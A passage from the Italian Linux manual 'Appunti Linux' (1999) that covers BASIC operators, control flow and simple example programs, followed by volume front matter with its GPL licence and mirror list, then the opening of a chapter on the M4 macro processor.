| TAN ⟨*op1*⟩ | Calcola la tangente dell'operando. |
| ARCTAN ⟨*op1*⟩ | Calcola l'arcotangente dell'operando. |
| LOG ⟨*op1*⟩ | Calcola il logaritmo naturale dell'operando. |
| ABS ⟨*op1*⟩ | Calcola il valore assoluto dell'operando. |

Tabella 136.1: Elenco degli operatori utilizzabili in presenza di valori numerici, all'interno di espressioni numeriche. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Le parentesi tonde possono essere utilizzate per indicare esplicitamente l'ordine dell'elaborazione delle espressioni.

### 136.3.2 Espressioni stringa

L'unico tipo di espressione che restituisce una stringa a partire da stringhe, è il concatenamento che si ottiene con l'operatore **`+`**.

⟨*stringa-1*⟩+⟨*stringa-2*⟩

### 136.3.3 Espressioni logiche

Le espressioni logiche si possono realizzare a partire da dati numerici, stringa, e dal risultato di altre espressioni logiche. La tabella 136.2 mostra gli operatori fondamentali.

| Operatore e operandi | Descrizione |
|---|---|
| ⟨*op1*⟩ = ⟨*op2*⟩ | I due numeri, o le due stringhe sono uguali. |
| ⟨*op1*⟩ < ⟨*op2*⟩ | Il primo operando è minore del secondo. |
| ⟨*op1*⟩ > ⟨*op2*⟩ | Il primo operando è maggiore del secondo. |
| ⟨*op1*⟩ <= ⟨*op2*⟩ | Il primo operando è minore o uguale al secondo. |
| ⟨*op1*⟩ >= ⟨*op2*⟩ | Il primo operando è maggiore o uguale al secondo. |
| ⟨*op1*⟩ <> ⟨*op2*⟩ | I due operandi sono diversi. |
| ⟨*cond1*⟩ AND ⟨*cond2*⟩ | Le due condizioni sono entrambe vere. |
| ⟨*cond1*⟩ OR ⟨*cond2*⟩ | Almeno una delle due condizioni è vera. |
| NOT ⟨*cond1*⟩ | Inverte il risultato logico della condizione. |

Tabella 136.2: Elenco degli operatori utilizzabili nelle espressioni logiche. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

### 136.3.4 Espressioni miste

Alcuni operatori utilizzano valori di tipo diverso dal tipo di dati che restituiscono. La tabella 136.3 mostra alcuni di questi.

| Operatore e operandi | Descrizione |
|---|---|
| VAL ⟨*stringa*⟩ | Valuta la stringa trattandola come un'espressione numerica. |
| LEN ⟨*stringa*⟩ | Restituisce la lunghezza della stringa in caratteri. |
| STR$ ⟨*numero*⟩ | Restituisce una stringa contenente il numero indicato come argomento. |

Tabella 136.3: Elenco di altri operatori.

### 136.3.5 Array

Gli array in Basic possono essere a una o più dimensioni, a seconda dell'interprete. In ogni caso, dovrebbero essere distinti in base al contenuto: solo numeri o solo stringhe. L'indice del primo elemento dovrebbe essere zero. La dichiarazione avviene nel modo seguente:

`DIM` ⟨*nome*⟩`(`⟨*dimensione-1*⟩`[,`⟨*dimensione-2*⟩`]...)`

`DIM` ⟨*nome*⟩`$(`⟨*dimensione-1*⟩`[,`⟨*dimensione-2*⟩`]...)`

Nel primo caso si tratta di un array con elementi numerici, nel secondo si tratta di un array con elementi stringa.

## 136.4 Primi esempi banali

L'esempio seguente è il più banale, emette semplicemente la stringa **`"Ciao Mondo!"`** attraverso lo standard output.

```
10 print "Ciao Mondo!"
```

Per eseguire il programma basta utilizzare il comando **`RUN`**.

**`RUN`**[ *Invio* ]

```
Ciao Mondo!
```

L'esempio seguente genera lo stesso risultato di quello precedente, ma con l'uso di variabili.

```
10 A$ = "Ciao"
20 B$ = "Mondo"
30 PRINT A$; " "; B$
```

L'esempio seguente genera lo stesso risultato di quello precedente, ma con l'uso del concatenamento di stringa.

```
10 A$ = "Ciao"
20 B$ = "Mondo"
30 PRINT A$+" "+B$
```

L'esempio seguente mostra l'uso di una costante e di una variabile numerica.

```
10 A$ = "Ciao"
20 B$ = "Mondo"
30 N = 1000
40 PRINT N; "volte "; A$; " "; B$
```

Il risultato che si ottiene dovrebbe essere il seguente:

```
1000 volte Ciao Mondo!
```

## 136.5 Strutture di controllo del flusso

Il Basic è un linguaggio di programmazione molto povero dal punto di vista delle strutture di controllo. In modo particolare sono assenti funzioni e procedure. Per fare riferimenti a porzioni di codice occorre sempre indicare un numero di riga, attraverso le istruzioni **`GOTO`** o **`GOSUB`**.

### 136.5.1 GOTO

`GOTO` ⟨*riga*⟩

Si tratta dell'istruzione di salto incondizionato e senza ritorno. In pratica, l'esecuzione del programma prosegue dalla riga indicata come argomento, perdendo ogni riferimento al punto di origine.

### 136.5.2 GOSUB

`GOSUB` ⟨*riga*⟩

Si tratta dell'istruzione di salto incondizionato con ritorno. L'esecuzione del programma prosegue dalla riga indicata come argomento, e quando poi viene incontrata l'istruzione **`RETURN`**, il programma riprende dalla riga successiva a quella in cui era avvenuta la chiamata. Questo è l'unico modo offerto dal Basic tradizionale per la realizzazione di subroutine

L'esempio seguente mostra un programma completo che visualizza il messaggio "Ciao" e poi il messaggio "Mondo".

```
10 GOTO 50
20 A$ = "Ciao"
30 PRINT A$
40 RETURN
50 GOSUB 20
60 B$ = "Mondo"
70 PRINT B$
```

### 136.5.3 IF

`IF` ⟨*condizione*⟩ `THEN` ⟨*istruzione*⟩ `[ELSE` ⟨*istruzione*⟩`]`

Se la condizione si verifica, viene eseguita l'istruzione posta dopo la parola chiave **`THEN`**, altrimenti, se esiste, quella posta dopo la parola chiave **`ELSE`**. La situazione è tale per cui le istruzioni condizionate saranno prevalentemente **`GOTO`** e **`GOSUB`**.

L'esempio seguente emette la stringa **`"Ottimo"`** se la variabile **`N`** contiene un valore superiore a 100; altrimenti esegue la subroutine che inizia a partire dalla riga 50.

```
150 IF N > 100 THEN PRINT "Ottimo" ELSE GOSUB 50
```

### 136.5.4 FOR

`FOR` ⟨*variabile-num*⟩ `=` ⟨*inizio*⟩ `TO` ⟨*fine*⟩ `[STEP` ⟨*incremento*⟩`]`
⟨*istruzioni*⟩
`...`
`NEXT`

Esegue le istruzioni e ogni volta incrementa la variabile numerica indicata, assegnandole inizialmente il valore posto dopo il simbolo **`=`**. Il blocco di istruzioni viene eseguito fino a quando la variabile raggiunge il valore finale stabilito, e l'incremento è pari a 1, a meno che sia stato indicato diversamente attraverso l'argomento della parola chiave **`STEP`**.

### 136.5.5 END | STOP

La conclusione, o l'interruzione del programma può essere indicata esplicitamente utilizzando l'istruzione **`END`** oppure l'istruzione **`STOP`**. La prima corrisponde all'interruzione dovuta a una conclusione normale, la seconda serve a generare un messaggio di errore e si presta per l'interruzione del programma in presenza di situazioni anomale.

## 136.6 Input/output

L'input e l'output del Basic tradizionale è molto povero, e riguarda prevalentemente l'acquisizione di dati da tastiera e l'emissione di testo sullo schermo.

### 136.6.1 PRINT

PRINT ⟨*operando*⟩[{,|;}...]

L'istruzione **PRINT** permette di emettere sullo schermo una stringa corrispondente agli operandi utilizzati come argomenti. Eventuali valori numerici vengono convertiti in stringhe automaticamente. Gli operandi possono essere elencati utilizzando la virgola o il punto e virgola. Gli esempi seguenti sono equivalenti.

```
10 PRINT 1234, "saluti"
```

```
10 PRINT 1234; "saluti"
```

```
10 A = 1234
20 PRINT A; "saluti"
```

```
10 A = 1234
20 M$ = "saluti"
30 PRINT A; M$
```

Se come operando si vuole utilizzare il risultato di un'espressione, di qualunque tipo, può essere necessario l'uso di parentesi tonde, come nell'esempio seguente, in cui si vuole emettere il risultato del coseno di zero.

```
10 PRINT ( COS 0 )
```

### 136.6.2 INPUT | ?

INPUT [⟨*prompt*⟩;] ⟨*variabile*⟩[,⟨*variabile*⟩]...

? [⟨*prompt*⟩;] ⟨*variabile*⟩[,⟨*variabile*⟩]...

Attraverso questa istruzione è possibile inserire un valore in una variabile, o una serie di valori in una serie di variabili. Se viene indicata la stringa del *prompt*, questa viene visualizzata prima di attendere l'inserimento da parte dell'utente; altrimenti viene visualizzato semplicemente un punto interrogativo.

Se si indica un elenco di variabili, queste devono essere dello stesso tipo (tutte numeriche o tutte stringa), e il loro inserimento viene atteso in modo sequenziale da parte dell'utente.

L'esempio seguente rappresenta l'inserimento di una stringa senza *prompt* e di una coppia di numeri con *prompt*.

```
10 INPUT A$
20 INPUT "Inserisci la coppia di numeri "; X, Y
```

## 136.7 Interpreti Basic

Gli interpreti Basic disponibili per GNU/Linux sono fondamentalmente due: Chipmunk BASIC di David Gillespie, a cui si è accennato ripetutamente in questo capitolo, e bwBasic (Bywater BASIC) di Ted A. Campbell. Sono entrambi programmi piuttosto vecchi, ma ricalcano abbastanza bene il funzionamento del Basic dei primi microelaboratori personali.

Un altro interprete interessante è Yabasic. Questo non offre la tipica shell Basic, ma accetta semplicemente il nome di un programma come argomento. Questo interprete non utilizza la numerazione delle righe e non accetta programmi che abbiano tale numerazione. Per questo, le istruzioni come **GOTO** e **GOSUB** fanno riferimento a etichette e non a numeri di riga. In generale, tutte le istruzioni Basic di questo interprete sono un po' diverse dal solito; tuttavia, c'è la possibilità di utilizzare la grafica di X, cosa che manca agli altri interpreti menzionati precedentemente.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Basic: esempi di programmazione

In questo capitolo si raccolgono solo alcuni esempi molto semplici di programmazione in Basic. Infatti, questo linguaggio di programmazione non si presta per la rappresentazione di algoritmi complessi.

Gli esempi proposti funzionano correttamente con l'interprete Chipmunk BASIC.

## 137.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è stato descritto nella sezione 114.2.1.

```
1000 REM ===============================================================
1010 REM somma.bas
1020 REM Somma esclusivamente valori positivi.
1030 REM ===============================================================
1040 REM
1050 INPUT "Inserisci il primo valore "; X
1060 INPUT "Inserisci il secondo valore "; Y
1070 LET Z = X
1080 FOR I = 1 TO Y
1090 LET Z = Z + 1
1100 NEXT
1110 PRINT X; "+"; Y; "="; Z
1120 END
1130 REM ===============================================================
```

## 137.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è stato descritto nella sezione 114.2.2.

```
1000 REM ===============================================================
1010 REM moltiplica.bas
1020 REM Moltiplica esclusivamente valori positivi.
1030 REM ===============================================================
1040 REM
1050 INPUT "Inserisci il primo valore "; X
1060 INPUT "Inserisci il secondo valore "; Y
1070 LET Z = 0
1080 FOR I = 1 TO Y
1090 LET Z = Z + X
1100 NEXT
1110 PRINT X; "*"; Y; "="; Z
1120 END
1130 REM ===============================================================
```

## 137.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è stato descritto nella sezione 114.2.3.

```
1000 REM ===============================================================
1010 REM dividi.bas
1020 REM Divide esclusivamente valori positivi.
1030 REM ===============================================================
1040 REM
1050 INPUT "Inserisci il primo valore "; X
1060 INPUT "Inserisci il secondo valore "; Y
1070 LET Z = 0
1080 LET I = X
1090 IF I < Y THEN GOTO 1130
1100 LET I = I - Y
1110 LET Z = Z + 1
```

```
1120 GOTO 1090
1130 PRINT X; "/"; Y; "="; Z
1140 END
1150 REM ==============================================================
```

## 137.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è stato descritto nella sezione 114.2.4.

```
1000 REM ==============================================================
1010 REM exp.bas
1020 REM Eleva a potenza.
1030 REM ==============================================================
1040 REM
1050 INPUT "Inserisci il primo valore "; X
1060 INPUT "Inserisci il secondo valore "; Y
1070 LET Z = 1
1080 FOR I = 1 TO Y
1090 LET Z = Z * X
1100 NEXT
1110 PRINT X; "^"; Y; "="; Z
1120 END
1130 REM ==============================================================
```

## 137.5 Radice quadrata

Il problema della radice quadrata è stato descritto nella sezione 114.2.5.

```
1000 REM ==============================================================
1010 REM radice.bas
1020 REM Radice quadrata intera.
1030 REM ==============================================================
1040 REM
1050 INPUT "Inserisci il valore "; X
1060 LET Z = 0
1070 LET T = 0
1080 REM Inizio del ciclo di calcolo
1090 LET T = Z * Z
1100 IF T > X THEN GOTO 1130
1110 LET Z = Z + 1
1120 GOTO 1080
1130 REM Riprende il flusso normale
1140 LET Z = Z - 1
1150 PRINT "radq("; X; ") ="; Z
1160 END
1170 REM ==============================================================
```

## 137.6 Fattoriale

Il problema del fattoriale è stato descritto nella sezione 114.2.6.

```
1000 REM ==============================================================
1010 REM fatt.bas
1020 REM Fattoriale.
1030 REM ==============================================================
1040 REM
1050 INPUT "Inserisci il valore "; X
1060 LET Z = X
1070 FOR I = (X - 1) TO 1 STEP -1
1080 LET Z = Z * I
1090 NEXT
1100 PRINT "fatt("; X; ") ="; Z
1110 END
1120 REM ==============================================================
```

## 137.7 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è stato descritto nella sezione 114.3.1.

```
1000 REM ==============================================================
1010 REM ricercaseq.bas
1020 REM Ricerca sequenziale.
1030 REM ==============================================================
1040 REM
1050 INPUT "Inserisci il numero di elementi "; N
1060 DIM A(N)
1070 FOR I = 0 TO N-1
1080 PRINT "A("; I; ") ="
1090 INPUT A(I)
1100 NEXT
1110 INPUT "Inserisci il valore da cercare "; X
1120 FOR I = 0 TO N-1
1130 IF X = A(I) THEN GOTO 1170
1140 NEXT
1160 GOTO 1190
1170 PRINT "L'elemento A("; I; ") contiene il valore "; X
1180 END
1190 PRINT "Il valore "; X; " non è stato trovato"
1200 END
1210 REM ==============================================================
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Appunti Linux

Tomo X

# LINGUAGGI DI PROGRAMMAZIONE SPECIFICI

**Appunti Linux**

Copyright © 1997-1999 Daniele Giacomini

Via Turati, 15 – I-31100 Treviso – daniele @ evo.it

This information is free; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This work is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this work; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

———

Una copia della licenza GNU General Public License, versione 2, si trova nell'appendice K.1.

———

Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

I siti principali attraverso cui è possibile ottenere una copia di Appunti Linux sono i seguenti, strutturati in base alle loro dipendenze. Sono annotati in particolare i nomi degli amministratori dei nodi più importanti.

**FTP**

- <*ftp://genius.allnet.it/pub/mirror/AppuntiLinux/*>
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- <*ftp://ftp.pluto.linux.it/pub/pluto/ildp/AppuntiLinux/*>
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - <*ftp://galileo.fis.uniroma2.it/pub/docs/AppuntiLinux/*>

  riproduzioni speculari del Pluto:
  - <*ftp://pluto.psy.unipd.it/pub/pluto/ildp/AppuntiLinux/*>
  - <*ftp://ftp.linux.it/pub/mirrors/pluto/ildp/AppuntiLinux/*>
  - <*ftp://freedom.dicea.unifi.it/pub/linux/pluto/ildp/AppuntiLinux/*>
- <*ftp://ftp.appuntilinux.prosa.it/pub/AppuntiLinux/*>
  Davide Barbieri, Prosa srl, paci @ prosa.it

**HTTP**

- <*http://genius.allnet.it/AppuntiLinux/*>
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- <*http://www.pluto.linux.it/ildp/AppuntiLinux/*>
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - <*http://galileo.fis.uniroma2.it/linux/help-docs/AppuntiLinux/*>

  riproduzioni speculari di ILDP:
  - <*http://www.panservice.it/mirror/ILDP/AppuntiLinux/*>

  riproduzioni speculari del Pluto:
  - <*http://pluto.psy.unipd.it/ildp/AppuntiLinux/*>
  - <*http://freedom.dicea.unifi.it/pub/pluto/ildp/AppuntiLinux/*>
  - <*http://pluto.trew.it/ildp/AppuntiLinux/*>
- <*http://www.appuntilinux.prosa.it/*>
  Davide Barbieri, Prosa srl, paci @ prosa.it

**CD-ROM allegati a riviste**

- La rivista «inter-punto-net» (inter.net) pubblica periodicamente Appunti Linux in uno dei CD-ROM allegati. Questi CD-ROM sono preparati da Michele Dalla Silvestra, dalla @ pluto.linux.it

| |
|---|
| La diffusione in qualunque forma di questa opera è consentita e incoraggiata. Chiunque, se lo desidera, può attivare un sito speculare, cioè un *mirror* (accordandosi con l'amministratore del sito dal quale decide di attingere i dati). Nell'introduzione è riassunto ciò che si deve fare per realizzarlo. Attenzione: per la riproduzione completa sono necessari circa 100 Mbyte. |

Parte xxxi

# Linguaggi macro

# M4: introduzione

M4 è un elaboratore di macro, nel senso che la sua elaborazione consiste nell'espandere le macro che incontra nell'input. In altri termini, si può dire che copia l'input nell'output, espandendo man mano le macro che incontra.

La logica di funzionamento di M4 è completamente diversa dai linguaggi di programmazione comuni, e in più, le sue potenzialità richiedono molta attenzione da parte del programmatore. Detto in maniera diversa, si tratta di un linguaggio macro molto potente, ma altrettanto difficile da gestire.

L'obbiettivo di questo capitolo è solo quello di mostrarne i principi di funzionamento, per permettere la comprensione, parziale, del lavoro di altri. Per citare un caso significativo, la configurazione di Sendmail (capitolo 153) viene gestita attualmente attraverso una serie di macro di M4, con le quali si genera il file `/etc/sendmail.cf`.

## 138.1 Principio di funzionamento

M4 è costituito in pratica dall'eseguibile **`m4`**, la cui sintassi per l'avvio può essere semplificata nel modo rappresentato dallo schema seguente:

`m4` [⟨*opzioni*⟩] [⟨*file-da-elaborare*⟩]

Il file da elaborare può essere fornito come argomento, oppure attraverso lo standard input; il risultato viene emesso attraverso lo standard output, e gli errori eventuali vengono segnalati attraverso lo standard error.

Per iniziare a comprendere il funzionamento di M4, si osservi il testo seguente:

```
Ciao, come stai ? dnl Che domanda!

# Questo è un commento ? dnl Sì.

Oggi è una giornata stupenda.
```

Supponendo di avere scritto questo in un file, precisamente `prova.m4`, lo si può rielaborare con M4 in uno dei due modi seguenti (sono equivalenti).

```
$ m4 prova.m4
```

```
$ m4 < prova.m4
```

In entrambi i casi, quello che si ottiene attraverso lo standard output è il testo seguente:

```
Ciao, come stai ?
# Questo è un commento ? dnl Sì.

Oggi è una giornata stupenda.
```

Tutto ciò che M4 non riesce a interpretare come una macro rimane inalterato. Anche se il simbolo di commento è previsto, e corrisponde a **`#`** (a meno che siano state usate opzioni o istruzioni particolari), i commenti non vengono eliminati: servono solo a evitare che il testo sia interpretato da M4.

L'unico commento che funzioni in modo simile a quello dei linguaggi di programmazione comuni è la macro **`dnl`** (è stata usata nella prima riga), con la quale viene eliminato il testo a partire da quel punto fino al codice di interruzione di riga successivo. Dal momento che viene eliminato anche il codice di interruzione di riga (ovvero il codice *newline*), si può vedere dall'esempio che la seconda riga, quella vuota, viene inghiottita; invece, il «dnl» contenuto nella riga di commento non è stato considerato da M4.

## 138.2 Convenzioni generali

L'analisi di M4 sull'input viene condotta separando tutto in «elementi» (*token*), i quali possono essere classificati fondamentalmente in tre tipi: ***nomi***, ***stringhe*** tra virgolette, e caratteri singoli che non hanno significati particolari.

I nomi sono sequenze di lettere (compreso il simbolo di sottolineatura) e numeri, dove il primo carattere è una lettera. Una volta che M4 ha delimitato un nome, se questo viene riconosciuto come una macro, questa viene espansa (sostituendola al nome).

Le stringhe delimitate da virgolette richiedono l'uso di un apice di apertura e di uno di chiusura (**`` ` ``** e **`'`**). Il risultato dell'elaborazione di una stringa di questo tipo è ciò che si ottiene eliminando il livello più esterno di apici. Per esempio:

```
`'
```

corrisponde alla stringa vuota;

```
`la mia stringa'
```

corrisponde al testo **`la mia stringa`**;

```
``tra virgolette''
```

corrisponde a **`` `tra virgolette' ``**.

È importante tenere presente che anche i simboli usati per delimitare le stringhe possono essere modificati attraverso istruzioni di M4.

Tutto ciò che non rientra nella classificazione di nomi e stringhe delimitate tra virgolette, sono elementi sui quali non si applica alcuna trasformazione.

I commenti per M4 rappresentano solo una parte di testo che non deve essere analizzato alla ricerca di macro. Quello che si ottiene è la riproduzione di tale testo senza alcuna modifica. In linea di principio, i commenti sono delimitati dal simbolo **`#`** fino alla fine della riga, cioè fino al codice di interruzione di riga. M4 permette di modificare i simboli usati per delimitare i commenti, o di annullarli del tutto.

È il caso di soffermarsi un momento su questo concetto. Quando si utilizza M4, spesso lo si fa per generare un file di configurazione o un programma scritto in un altro linguaggio. Questi tipi di file potrebbero utilizzare dei commenti, e può essere conveniente generare nel risultato dei commenti il cui contenuto cambia in funzione di situazioni determinate. Si immagini di voler realizzare uno script di shell, in cui notoriamente il commento si introduce con lo stesso simbolo **`#`**, e di volere comporre il commento in base a delle macro; diventa necessario fare in modo che M4 non consideri il simbolo **`#`** come l'inizio di un commento.

L'unico tipo di dati che M4 può gestire sono le stringhe alfanumeriche, e questo indipendentemente dal fatto che si usino gli apici per delimitarle. Naturalmente, una stringa contenente un numero può avere un significato particolare che dipende dal contesto.

### 138.2.1 Macro

M4 è un linguaggio di programmazione il cui scopo principale è quello di gestire opportunamente la sostituzione di testo in base a delle macro. Tuttavia, alcune macro potrebbero servire a ottenere qualche funzione in più rispetto alla semplice sostituzione di testo. In generale, per uniformità, si parla sempre di macro anche quando il termine potrebbe essere improprio; per la precisione si distingue tra macro interne (*builtin*), che pur non essendo dichiarate fanno parte di M4, e macro normali, dichiarate esplicitamente.

Una macro può essere «invocata» attraverso due modi possibili:

⟨*nome*⟩

⟨*nome*⟩(⟨*parametro-1*⟩, ⟨*parametro-2*⟩, ... ⟨*parametro-N*⟩)

Nel primo caso si tratta di una macro senza parametri (ovvero senza argomenti); nel secondo si tratta di una macro con l'indicazione di parametri. È importante osservare che, quando si utilizzano i parametri, la parentesi aperta iniziale **deve** seguire immediatamente il nome della macro (senza spazi aggiuntivi); inoltre, se una macro non ha parametri, non si possono utilizzare le parentesi aperta e chiusa senza l'indicazione di parametri, perché questo sarebbe equivalente a fornire la stringa nulla come primo parametro.

La cosa più importante da apprendere è il modo in cui viene trattato il contenuto che appare tra parentesi, che serve a descrivere i parametri di una macro; infatti, prima di espandere la macro, viene espanso il contenuto che appare tra parentesi. Una volta espansa anche la macro con i parametri ottenuti, viene eseguita un'altra analisi del risultato, con il quale si possono eseguire altre espansioni di macro, oppure si può ottenere la semplice eliminazione delle coppie di apici dalle stringhe delimitate. Le operazioni svolte da M4 per espandere una macro sono elencate dettagliatamente di seguito.

1. Vengono suddivisi gli elementi contenuti tra parentesi ignorando gli spazi iniziali, e includendo quelli finali. Per esempio,

   ```
   miamacro(a mio, d)
   ```

   è equivalente a

   ```
   miamacro(a mio,d)
   ```

2. Vengono espanse le macro contenute eventualmente tra i parametri. Continuando l'esempio precedente, supponendo che **`mio`** sia una macro che si espande nella stringa

   ```
   , b, c
   ```

   a causa della sostituzione di **`mio`**, si ottiene in pratica quanto segue:

   ```
   miamacro(a , b, c,d)
   ```

   Infine, tutto si riduce a

```
miamacro(a ,b,c,d)
```

dove i parametri sono esattamente una **a** seguita da uno spazio, e poi le altre lettere **b**, **c** e **d**.

3. Una volta risolti i parametri, viene espansa la macro.
4. Il risultato dell'espansione viene rianalizzato alla ricerca di stringhe delimitate a cui togliere gli apici esterni e di altre macro da espandere.

In un certo senso si potrebbe dire che le stringhe, delimitate come previsto da M4, siano delle macro che restituiscono il contenuto in modo letterale, perdendo quindi la coppia di apici più esterni. Questo significa che ciò che appare all'interno di una tale stringa non può essere interpretato come il nome di una macro, e nemmeno i commenti vengono presi in considerazione come tali. La differenza fondamentale rispetto alle macro normali sta nel fatto che l'espansione avviene una volta sola.

Quando si usano le stringhe delimitate tra le opzioni di una macro normale, è necessario tenere presente che queste vengono trattate la prima volta nel modo appena descritto, allo scopo di fornire i parametri effettivi alla macro, ma dopo l'espansione della macro avviene un'ulteriore elaborazione del risultato.

In generale sarebbe conveniente e opportuno indicare i parametri di una macro sempre utilizzando le stringhe delimitate, a meno di voler indicare esplicitamente altre macro. Ciò facilita la lettura umana di un linguaggio di programmazione già troppo complicato. In ogni caso, non si deve dimenticare il ruolo degli spazi finali che vengono sempre inclusi nei parametri. Per esempio, la macro **miamacro** mostrata sotto,

```
miamacro(`a' , `b', `c', `d')
```

ha sempre come primo parametro la lettera **a** seguita da uno spazio; a nulla serve in questo caso l'uso degli apici, o meglio, sarebbe stato più opportuno usarli nel modo seguente:

```
miamacro(`a ', `b', `c', `d')
```

È il caso di precisare che le sequenze di caratteri numerici sono comunque delle stringhe per M4, per cui **miamacro(123)** è perfettamente uguale a **miamacro(`123')**. Tuttavia, dal momento che un nome non può cominciare con un numero, e di conseguenza non ci possono essere macro il cui nome corrisponda a un numero, si può evitare di utilizzare gli apici di delimitazione perché sarebbe comunque inutile.

Le stringhe delimitate, oltre che per impedire l'espansione di nomi che corrispondono a delle macro, permettono di «unire» due macro. Si osservi l'esempio seguente:

```
miamacro_x`ciao'miamacro_y
```

l'intenzione è quella di fare rimpiazzare a M4 le macro **miamacro_x** e **miamacro_y** con qualcosa, facendo in modo che queste due parti si uniscano in modo da avere al centro la parola «ciao». Si può intuire che non sarebbe stato possibile scrivere il testo seguente,

```
miamacro_xciaomiamacro_y
```

perché in tal modo non sarebbe stata riconosciuta alcuna macro. Nello stesso modo, si può unire il risultato di due macro senza spazi aggiuntivi, utilizzando apici che delimitano una stringa vuota.

```
miamacro_x`'miamacro_y
```

L'espansione delle macro pone un problema in più a causa del fatto che dopo l'espansione il risultato viene riletto alla ricerca di altre macro. Si osservi l'esempio seguente, supponendo che la macro **miamacro_x** restituisca la stringa **miama** nel caso in cui il suo unico parametro sia pari a **1**.

```
miamacro_x(1)cro_z
```

Espandendo la macro si ottiene la stringa «miama», ma dal momento che viene fatta una scansione successiva, la parola «miamacro_z» potrebbe essere un'altra macro, e se fosse questo il caso, questa verrebbe espansa a sua volta. Per evitare che accada una cosa del genere si possono usare gli apici in uno dei due modi seguenti.

```
miamacro_x(1)`'cro_z
```

```
miamacro_x(1)`cro_z'
```

Il problema può essere visto anche in modo opposto, se l'espansione di una macro, quando questa è attaccata a un'altra, può impedire il riconoscimento della seconda. L'esempio seguente, mostra infatti che la seconda macro, **miamacro_y**, non può essere riconosciuta a causa dell'espansione della prima.

```
miamacro_x(1)miamacro_y
```

Una considerazione finale va fatta sulle macro che non restituiscono alcunché, ovvero che si traducono semplicemente nella stringa nulla. Spesso si tratta di macro interne che svolgono in realtà altri compiti, come potrebbe fare una funzione *void* di un linguaggio di programmazione normale. In questo senso, per una macro che non restituisce alcun valore, viene anche detto che restituisce *void*, che in questo contesto è esattamente la stringa nulla.

### 138.2.2 Definizione di una macro

`define(`⟨*nome-macro*⟩`[, `⟨*espansione*⟩`])`

Come si può osservare dalla sintassi mostrata, la creazione di una macro avviene attraverso una macro interna, **`define`**, per la quale deve essere fornito un parametro obbligatorio, il nome della macro da creare, e può essere specificato il valore in cui questa si deve espandere. Se non viene specificato in che modo si deve espandere la macro, si intende che si tratti della stringa nulla.

La macro **`define`** non restituisce alcun valore (a parte la stringa nulla). Si osservi l'esempio seguente:

```
define(`CIAO', `Ciao a tutti.')
CIAO
```

Se questo file viene elaborato da M4, si ottiene il risultato seguente:

```

Ciao a tutti.
```

Come si era detto, **`define`** crea una macro ma non genera alcun risultato, pertanto viene semplicemente eliminata.

Per creare una macro che accetti delle opzioni, occorre indicare, nella stringa utilizzata per definire la sostituzione, uno o più simboli speciali. Si tratta precisamente di **`$1`**, **`$2`**,... **`$n`**. Il numero massimo di parametri gestibili da M4 dipende dalla sua versione. GNU/Linux dispone generalmente di M4 GNU, e questo non ha limiti particolari al riguardo, mentre le versioni presenti in altri sistemi Unix possono essere limitate a nove.

Questa simbologia richiama alla mente i parametri usati dalle shell comuni, e con la stessa analogia, il simbolo **`$0`** si espande nel nome della macro stessa.

```
define(`CIAO', `Ciao $1, come stai?')
CIAO(`Tizio')
```

L'esempio è una variante di quello precedente, in cui si crea la macro **`CIAO`** che accetta un solo parametro. Il risultato dell'elaborazione del file appena mostrato è il seguente:

```

Ciao Tizio, come stai?
```

Prima di proseguire è opportuno rivedere il meccanismo dell'espansione di una macro attraverso un caso particolare. L'esempio seguente è leggermente diverso da quello precedente, in quanto vengono aggiunti gli apici attorno alla parola «come». Il risultato dell'elaborazione è però lo stesso.

```
define(`CIAO', `Ciao $1, `come' stai?')
CIAO(`Tizio')
```

Infatti, quando la macro **`CIAO`** viene espansa, subisce una rianalisi successiva, e dal momento che viene trovata una stringa, questa viene «elaborata» restituendo semplicemente se stessa senza gli apici. Questo meccanismo ha comunque una fine, dal momento che non ci sono altre macro, per cui, l'esempio seguente,

```
define(`CIAO', `Ciao $1, ``come'' stai?')
CIAO(`Tizio')
```

si traduce in quest'altro risultato:

```

Ciao Tizio, `come' stai?
```

### 138.2.3 Simboli speciali

All'interno della stringa di definizione di una macro, oltre ai simboli **`$n`**, si possono utilizzare altri codici simili, in un modo che assomiglia a quello delle shell più comuni.

- **`$#`**

  Rappresenta il numero di parametri passati effettivamente a una macro. Per esempio,

  ```
  define(`CIAO', `$#')
  CIAO
  CIAO()
  CIAO(primo, secondo)
  ```

  Si traduce nel risultato seguente (si deve tenere presente che una macro chiamata con le parentesi senza alcun contenuto ha un parametro costituito dalla stringa nulla).

```
0
1
2
```

- **`$*`**

  Rappresenta tutti i parametri forniti effettivamente alla macro, separati da una virgola, ma soprattutto senza gli apici di delimitazione.

  ```
  define(`ECHO', `$*')
  ECHO(uno,   due  , tre)
  ```

  L'esempio si traduce nel modo seguente; si osservi l'effetto degli spazi prima e dopo i parametri.

  ```

  uno,due  ,tre
  ```

- **`$@`**

  Rappresenta tutti i parametri forniti effettivamente alla macro, separati da una virgola, con gli apici di delimitazione. La differenza rispetto a **`$*`** è sottile, e l'esempio seguente dovrebbe permettere di comprenderne il significato.

  ```
  define(`CIAO', `maramao')
  define(ECHO1,`$1,$2,$3')
  define(ECHO2,`$*')
  define(ECHO3,`$@')
